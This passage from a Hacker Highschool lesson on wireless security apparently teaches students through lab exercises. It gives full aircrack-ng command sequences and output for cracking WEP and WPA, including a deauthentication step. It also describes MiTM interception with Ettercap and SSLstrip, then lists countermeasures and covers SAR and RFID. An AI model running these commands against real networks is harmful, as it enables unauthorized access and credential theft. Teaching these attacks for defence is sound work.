Now that you scanned your area and found all the information about possible targets it's time to focus on at least one and attack it. We will be discussing two types of attacks. A WEP attack where there is no client connected to the access point and a basic WPA attack. Do these exercises on your lab and remember that performing anything explained here on a network that you are not authorized to attack is illegal and punishable by law. Also notice that I'm not going to fully explain each step because what I want to do is a comparison between both attacks to debunk a myth that has allowed hackers to successfully attack WPA.

Client-less WEP Attack

Step 1: Filter our capture and focus on our target. You will need the access point's SSID:

```
airodump-ng -c 3 --bssid 1C:7E:E5:41:E5:CB -w stage1 mon0
```

Step 2: Launch a fragmentation attack to get a small sample of key material and craft a packet to inject to the AP:

```
aireplay-ng -5 -b 1C:7E:E5:41:E5:CB -h 00:c0:ca:36:22:9e mon0
15:30:00  Waiting for beacon frame (BSSID: 1C:7E:E5:41:E5:CB) on channel 3
15:30:00  Waiting for a data packet... Read 359 packets...
Size: 348, FromDS: 1, ToDS: 0 (WEP) BSSID  =  1C:7E:E5:41:E5:CB
Dest. MAC  =  01:00:5E:7F:FF:FA Source MAC  =  1C:7E:E5:41:E5:CB
0x0000:
<many lines removed>
Use this packet ? y
Saving chosen packet in replay_src-0326-153011.cap
15:30:14 Data packet found!
15:30:14 Sending fragmented packet
15:30:15 Trying to get 384 bytes of a keystream
15:30:15 Got RELAYED packet!!
15:30:15 Trying to get 1500 bytes of a keystream
15:30:15 Got RELAYED packet!!
Saving keystream in fragment-0326-153015.xor
```

Now you can build a packet with packetforge-ng out of that 1500 bytes keystream.

Step 3: craft a package for injection:

```
root@bt:~# packetforge-ng -0 -a 1C:7E:E5:41:E5:CB -h 00:c0:ca:36:22:9e -l
255.255.255.255 -k 255.255.255.255 -y fragment-0326-153015.xor -w TEST2
Wrote packet to: TEST2
```

Step 4: inject the packet to try to create ARP requests on the AP and capture IV's:

```
root@bt:~# aireplay-ng -2 -r TEST2 mon0

No source MAC (-h) specified. Using the device MAC (00:C0:CA:36:22:9E) Size: 68,
FromDS: 0, ToDS: 1 (WEP)

BSSID    =  1C:7E:E5:41:E5:CB  Dest.  MAC  =  FF:FF:FF:FF:FF:FF  Source  MAC  =
00:C0:CA:36:22:9E
0x0000: 0841 0201 1c7e e541 e5cb 00c0 ca36 229e .A...~.A.....6".
0x0010: ffff ffff ffff 8001 79ac 2e00 9dd2 18cd ........y.......
0x0020:    fb44  51d5 cb36  7f0f b898 e903 2050 bc32   .DQ..6□..... P.2
0x0030: 25ca 2ae9 803d b188 0abd ca0c 3857 309b %.*..=......8W0.
0x0040: 86c5 4a02                                  ..J. Use this packet ? y
```

Step 5: verify the amount of packets captured on our first terminal:

```
CH  3 ][ Elapsed: 13 mins ][ 2012-03-26 15:39 ][ Decloak: 1C:7E:E5:41:E5:CB
```

```
BSSID              PWR RXQ  Beacons    #Data, #/s CH MB  ENC CIPHER AUTH ESSID
1C:7E:E5:41:E5:CB  -35 100     7549   169311    0  3 54e. WEP WEP    OPN STAGE 1
```

Step 6: crack the WEP key:

```
aircrack-ng -z stage1-04.cap
Opening stage1-04.cap
Read 630879 packets.
#  BSSID              ESSID                     Encryption
1 1C:7E:E5:41:E5:CB  STAGE 1                    WEP (152076 IVs) Choosing first
network as target.
Opening stage1-04.cap
Attack will be restarted every 5000 captured ivs. Starting PTW attack with 152628
ivs.
Aircrack-ng 1.1 r2076
[00:00:00] Tested 883 keys (got 152352 IVs)
KB    depth   byte(vote)
 0    1/  2   FF(173824) 26(168448) 3A(168448) CC(164608) D1(164608) E4(164352) 67(163584) BC(163584) 71(162304)
 1    0/  5   8C(209664) 9A(167680) 5A(166400) E0(166144) B6(165632) 37(165376) 80(165120) D9(164864) DA(164864)
 2    0/  1   75(232448) AD(168960) 26(167424) 78(166656) 7C(166656) 53(166400) F9(165888) 08(164352) DB(163072)
 3    4/  3   D0(166144) CF(165632) B5(165376) D5(164864) 42(163840) 6C(163840) 8A(163584) 7A(163328) B0(163072)
 4  106/  4   63(153600) 36(153344) 37(153344) 69(153344) 8D(153344) FF(153344) 19(153088) 89(153088) D6(153088)

                                KEY-FOUND!
[DE:AD:CA:FE:BA:BE:99:77:55:33:11:88:66]Decrypted correctly: 100%
```

Basic WPA Attack

Step 1: Isolate the AP:

```
root@bt:~# airodump-ng -c 6 --bssid 00:08:A1:CA:3E:CD -w stage3 mon0
```

Step 2: get the handshake:

```
root@bt:~# aireplay-ng -0 1 -a 00:08:A1:CA:3E:CD  -c 00:21:29:E2:DE:14 mon0
15:00:21  Waiting for beacon frame (BSSID: 00:08:A1:CA:3E:CD) on channel 6
15:00:22  Sending 64 directed DeAuth. STMAC: [00:21:29:E2:DE:14] [42|59 ACKs]
```

```
CH  6][  Elapsed:  2  minutes  ][  2012-03-26  14:41  ][  WPA  handshake:
00:08:A1:CA:3E:CD

BSSID              PWR  RXQ  Beacons  #Data  #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:08:A1:CA:3E:CD -127  100     145      30    11   6  54e  WPA2 CCMP   PSK  STAGE
3
```

Step 3: Crack the handshake

```
root@bt:~# cd /pentest/passwords/john
root@bt:/pentest/passwords/john# ./john --wordlist=/root/psk-crack-dictionary
-rules --stdout | aircrack-ng -e 'STAGE 3' -w - /root/stage3-02.cap
Opening /root/stage3-02.cap
words: 1273 time: 0:00:00:00 DONE (Mon Mar 26 14:52:18 2012) w/s: 25460 current:
Zealotsing
Opening /root/stage3-02.capt... Reading packets, please wait...
```

```
   Aircrack-ng 1.1 r2076
   [00:00:00] 12 keys tested (774.49 k/s)
   KEY FOUND! [ massacre ]
   Master Key : 16 79 2B DE 72 4C 6D FA 38 1E 7D 79 E5 2E 27 C9
           32 5D 52 38 4E EC 4C 81 6C 9C 64 A0 C9 74 8B 62
   Transient Key :  4B E6 F6 B8 4B AD 74 E7 8A 38 BF 5B 84 83 4D 15
F0 EB ED C4 C8 47 91 D6 0A C1 E2 F6 3D F6 10 D3
18 71 58 9E 38 AE 06 37 13 B4 7D DD 3F 73 B7 29
EE 46 8C 9C 99 39 5A 5E 9F FA 89 E8 6A B5 FF 37

EAPOL HMAC : 2F 28 54 0C 76 CB 3C D3 1F 94 0D 7B D4 4A 4F 0F
```

Analysis

Let's look at both attacks and compare them. If you look closely at the screen shots you will see that the WEP attack took six steps to perform, and the WPA took just three. The WEP attack took 13 minutes and four attempts to be able to create a packet with enough quality that the AP thought it was being transmitted by a trusty client. The WPA attack on the other hand took two minutes to capture the handshake and less than a second to crack the handshake because a dictionary word was used as a password.

The important point to notice is that everybody says that WPA is more secure and harder to crack than WEP and believe it blindly when in fact, if you use a weak password it can take 1/6th of the time it took to crack WEP. WPA with a weak password is easier to crack than WEP so use a strong password (refer to the passwords lesson), otherwise you are making WPA as weak as WEP.

Exercises:

1. Follow the instructions and reproduce the WEP client-less attack.
2. Refer back to the Password Lesson to make sure you know how to create strong passwords. Then, attack your lab access point with WPA security and with both a weak and strong password and perform the WPA attacks until all attempts fail. This will ensure that your implementation of WPA is solid enough to prevent being hacked. If you have doubts on how to perform the WPA attack even when looking at the example above please visit aircrack-ng official site at http://www.aircrack-ng.org/.

Network penetration

The next step in this method is to access the wireless AP's that werecompromised to get inside their network and scan the clients attached to them. Once the hacker gets connected to the network he will scan for clients to see who's connected. With this information the attacker can run several tools to scan the clients.

Other attacks

There are many things you can do once you are inside a network and completely undetected and with wireless networks you can do the same thing. Let's continue...

Man In the Middle

With a MiTM attack we are just standing in the middle of two clients listening to their conversation without them knowing it. In the case of a wireless network we can stand

between the AP and one or more clients and intercept their communications. Essentially they will talk to us thinking that we are the AP and the AP will talk to us thinking that we are the clients. So the main things to remember are these:

1. MiTM intercepts a communication between two systems. In an http transaction the target is the TCP connection between client and server.
2. MiTM splits the original TCP connection into two new connections, one between client and attacker and the other between attacker and server.
3. Once the TCP connection is intercepted, the attacker acts as a proxy, able to read, insert and modify the data in the intercepted communication.

http://resources.infosecinstitute.com/man-in-the-middle-demystified/

Ettercap and SSL strip

Here is some general information about both tools. Use the links to read more about them, the actual tools are included on the live BackTrack CD.

Ettercap: Ettercap is a network security tool for man-in-the-middle attacks on a LAN. It can be used for computer network protocol analysis and security auditing so as a security professional you can scan your company network and find if it's vulnerable before a malicious hacker does. It is capable of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping against a number of common protocols. It works by putting the network interface into promiscuous mode and by ARP poisoning the target machines so they think they are talking to each other when in reality they are talking to each other through the hacker. Ettercap offers four modes of operation:

1. IP-based: packets are filtered based on IP source and destination.
2. MAC-based: packets are filtered based on MAC address, useful for sniffing connections through a gateway.
3. ARP-based: uses ARP poisoning to sniff on a switched LAN between two hosts (full-duplex).
4. Public ARP-based: uses ARP poisoning to sniff on a switched LAN from a victim host to all other hosts (half-duplex).


http://ettercap.sourceforge.net/

SSL Strip:

1. Transforms an HTTPS request into an HTTP request by stripping the SSL and making the request unsecure.
2. It will hijack HTTP traffic on a network, watch for HTTPS links and strip their security making them HTTP traffic.
3. Created by Moxie Marlinspike.

http://www.thoughtcrime.org/software/sslstrip/

Look at the following screen shot. This is ettercap in action. On this attack the I'm able to see what my victim is seeing in real time. If he opens any web page it will automatically open on my browser thanks to a browser hacking plug in.




Let me tell you an anecdote that you might find really interesting:

I have a Masters Degree on Information Security and my specialty is electronic fraud investigation. I was hired once by a company to try to prove that one of their employees was browsing through adult web sites during work hours.

After I signed a contract with the company and got all the proper authorization to hack their network, the first thing I did was to verify their company security policies and it clearly stated not only in the manual, but on the log-on screen that by acceding these machines the employees acknowledged that they were subject to monitoring, no expectation of privacy existed and that any violation will be punishable according to company policies.

They wanted more than just logs or history files so I set up a MiTM attack against his machine set a screen capture software so I could record everything and waited. All of a sudden this porn site opens in my browser and I tell the person who hired me to call the employee to his extension and establish a casual conversation requesting him to visit a distributors website. As expected my browser changed to the distributors website and that was the nail that sealed his coffin, I was able to prove beyond reasonable doubt that he was the one sitting behind his desk and using company property to access forbidden material. I had everything recorded including the conversation and to make a long story short a few hours later he was no longer an employee of that company. So here you can see how these tools can aid you as a security professional. Of course the important thing here is to get authorization from the owner of the system to avoid any legal problems.

Here's a screen shot of SSL strip:



Here you can see how SSL strip can get a user and password from a website while your victim is browsing. This is done in a transparent way so the client doesn't know he is being attacked.

Countermeasures


We have talked a lot about how vulnerable wireless networks are, so you might be thinking.. Is there anything I can do to prevent this things from happening to me?. In this section we will do just that. First let me start off by saying that even if you apply all the tips exposed here there is no 100% guarantee that you will be safe from a hacker... so the most important thing for you to do is exercise caution and common sense when browsing the Internet either at school, at home or at public locations (coffee shops, libraries).

General Guidelines: The following tips will make your wireless network more difficult to attack, but they don't guarantee 100% protection. The more knowledgeable the attacker is the more security measures he can circumvent.

1. Use the most secure possible encryption WPA2. At least this prevents WEP Key cracking
2. Use another router between the one provided by your internet company and your devices and change the default IP address scheme of 192.168.1.1 / 192.168.0.1 to make it even harder to get to your devices if your Internet box is hacked.
3. Use an AP Firewall:

- Some wireless routers come with built-in firewalls. Enable them with all the security features.
- Block any anonymous ping requests and place restrictions on website browsing, if required.
- Define additional security policies and apply them. For example do not allow any traffic coming in or out that has an internal IP address as the source. Your proxy should be doing this job.

4. Change the default credentials of your access point; use a strong password on all your wireless devices.
5. Disable the Auto-connect feature. This will prevent attacks like the one explained on page 18. Remember that your computer remembers every single AP it connects to so an attacker can fake your AP and even if you are 1000 miles from it, when your computer sees the fake it will connect. Disabling this makes you responsible for selecting the network you want to connect to every time but it's worth the extra time.
6. If possible use secure protocols over wireless or even better a VPN so you have a secure tunnel between you and your resources.
7. Don't use public WI-Fi spots to surf sensitive websites
8. Change and hide the default SSID
9. Restrict access by assigning static IP addresses and MAC filtering:
   - MAC spoofing is still possible but it raises an extra bar for your wireless network.
10. Turn off your router when not in use: Remember the attack where no client was connected to the AP? Even when you are not home, if you leave your AP on it's there for the taking. So turn it off when you leave the house and turn it back on when you return so you reduce the possibility of a hacker using your AP to do malicious things
11. If you encounter a certificate warning DON'T blindly click OK. Read it, and preferably leave the site even if YOU typed the address. Sometimes while browsing you may find errors that inform you of discrepancies on a security certificate. When you do, NEVER click OK. That's a symptom of a MiTM attack. If you look closely at the screen shot you will see a message stating that this could be a problem with the server but also says that someone may be trying to impersonate the server. That is what you do when you do a MiTM attack. Try to access the site later and if the problem persists do not click OK. Wait till you can type the address you want to visit and access the resource without problems



12. Regarding browsers... try to always use your browser of choice on it's latest version and search for add-ons that will help you keep possible attacks at bay.

This is by no means a full list. But it will help you get started in the process of protecting yourself and others regarding wireless network attacks and vulnerabilities.

Additional uses of wireless

Wireless technology is not limited to just PC's and Access points... there are many other uses like , Specific Absorption Rate (SAR), Radio Frequency Identification (RFID) and others. For now let's focus on the two I just mentioned. You will find them extremely interesting.

Specific Absorption Rate

The Specific Absorption Rate (SAR), is a value that helps to measure the amount of radio frequency (RF) energy absorbed by our body when we are using any RF device such as a cell phone in the traditional manner (holding it close to our head). All cell phones emit RF energy and the SAR varies by cell phone model. The Federal Communications Commission (FCC) establishes a maximum SAR level of 1.6 watts per kilogram in order to certify a phone to be sold and used in the United States. In Canada they use the same value but in Europe the SAR level can be up to 2 watts per kilogram.

You can find charts that show the highest SAR level measured with the phone next to the ear as tested by the Federal Communications Commission. Keep in mind that it is possible for the SAR level to vary between different transmission bands (the same phone can use multiple bands during a call), and that factor can yield different results. Also, it's possible for results to vary between different models of the same phone--as in the case of a handset that's offered by multiple carriers.

Don't get alarmed while reading this, there is no conclusive evidence that cell phones cause health problems in humans. Here are a few pointers if you wish to limit your SAR exposure:

1. Use a speakerphone or headset whenever possible.
2. Carry your phone at least 1 inch from your body (making sure the antenna is facing away from you).
3. Avoid carrying a phone next to your abdomen if you are pregnant.
4. Small children (less than 12 years of age) should limit cell phone use.
5. Don't sleep with an active phone next to the bedside or under the pillow.

A phone with a lower SAR is inherently safer. But, as with any phone, during a call the phone may never reach the listed SAR and/or the SAR can change constantly depending on several factors.

Exercise:

Let's find the specific SAR level of your phone. First click on the following link that will take you to the FCC website:

http://www.fcc.gov/encyclopedia/specific-absorption-rate-sar-cellular-telephones

Read the article and based on the company that manufactures your cell phone click on the corresponding link and follow the instructions to find your specific model and SAR respectively. Prepare a chart based on all cell phones in the classroom, going from the lower to the higher SAR.

Radio Frequency Identification

Radio frequency identification (RFID) is a system that transmits the identity of an object or person using radio waves. To make sure that the ID is unique they create a serial number exclusively for that object or person. It's also known as automatic identification technology. You deal with RFID almost on a daily basis as it is used with inventory scanners in stores today. The main use of this technology is to reduce the amount of time and labor needed to input data manually and to improve data accuracy. Bar code systems, still require someone to manually scan a label or tag to get the product information and then transmit it to a computer system for further processing.

An RFID device is basically a microchip attached to a very little radio antenna and is packaged in many different ways, depending on its use. They can be used for a wide variety of things. As an example, you can record information about a product or shipment, date of manufacture, destination, expiration date and many other things. To get the data on the RFID tag, you need a reader, which is a device that has one or more antennas that emit radio waves and receive signals back from the tag. The reader then passes the information in digital form to a computer system. Like when you pay for a book: it gets scanned and the point of sale shows its price. RFID can also be used for:

1. Tracking goods - like an automobile parts shipment, to monitor that every piece arrived.
2. Inventory scanning - especially as pallets are unloaded.
3. Tracking animals - Scientists use this to track animals in their habitat to be able to study them in a non-intrusive way, to track them to re-capture them for analysis. They do this with sharks, dolphins, lions etc.
4. Tracking People - This is a use that raises privacy concerns, as this chip allows you to be scanned instead of presenting paper documents to prove your identity

5. Passports and other machine readable documents - To validate the authenticity of the document
6. Storing a person's health record - To be able to know any health concerns in case that person is unable to communicate with health care personnel during an incident
7. etc..

As you can see RFID tags can be attached to clothing, possessions, or even implanted within people. The possibility of reading personally-linked information opens access to that data without consent. This has raised privacy concerns. Many people think that this can lead to hackers being able to hack into RFID implants on people and steal their identity.

http://www.rfidjournal.com/article/gettingstarted

Today's teens are in a world with major communication and productivity channels open to them and they don't have the knowledge to defend themselves against the fraud, identity theft, privacy leaks and other attacks made against them just for using the Internet. This is the reason for Hacker Highschool.

The Hacker Highschool project is the development of security and privacy awareness learning materials for junior high and high school students.

Hacker Highschool is a set of lessons and a practical means of making hackers. Beyond just providing cybersecurity awareness and critical Internet skills, we need to teach the young people of today how to be resourceful, creative, and logical, traits synonymous with hackers. The program contains free security and privacy awareness teaching materials and back-end support for teachers of accredited junior high, high schools, and home schooling. There are multiple workbooks available in multiple languages. These are lessons that challenge teens to be as resourceful as hackers, including safe Internet use, web privacy, researching on the internet, avoiding viruses and Trojans, legalities and ethics, and more.

The HHS program is developed by ISECOM, a non-profit, open-source research group focused on security awareness and professional security development and accreditation.

Hacker Highschool
SECURITY AWARENESS FOR TEENS

ISECOM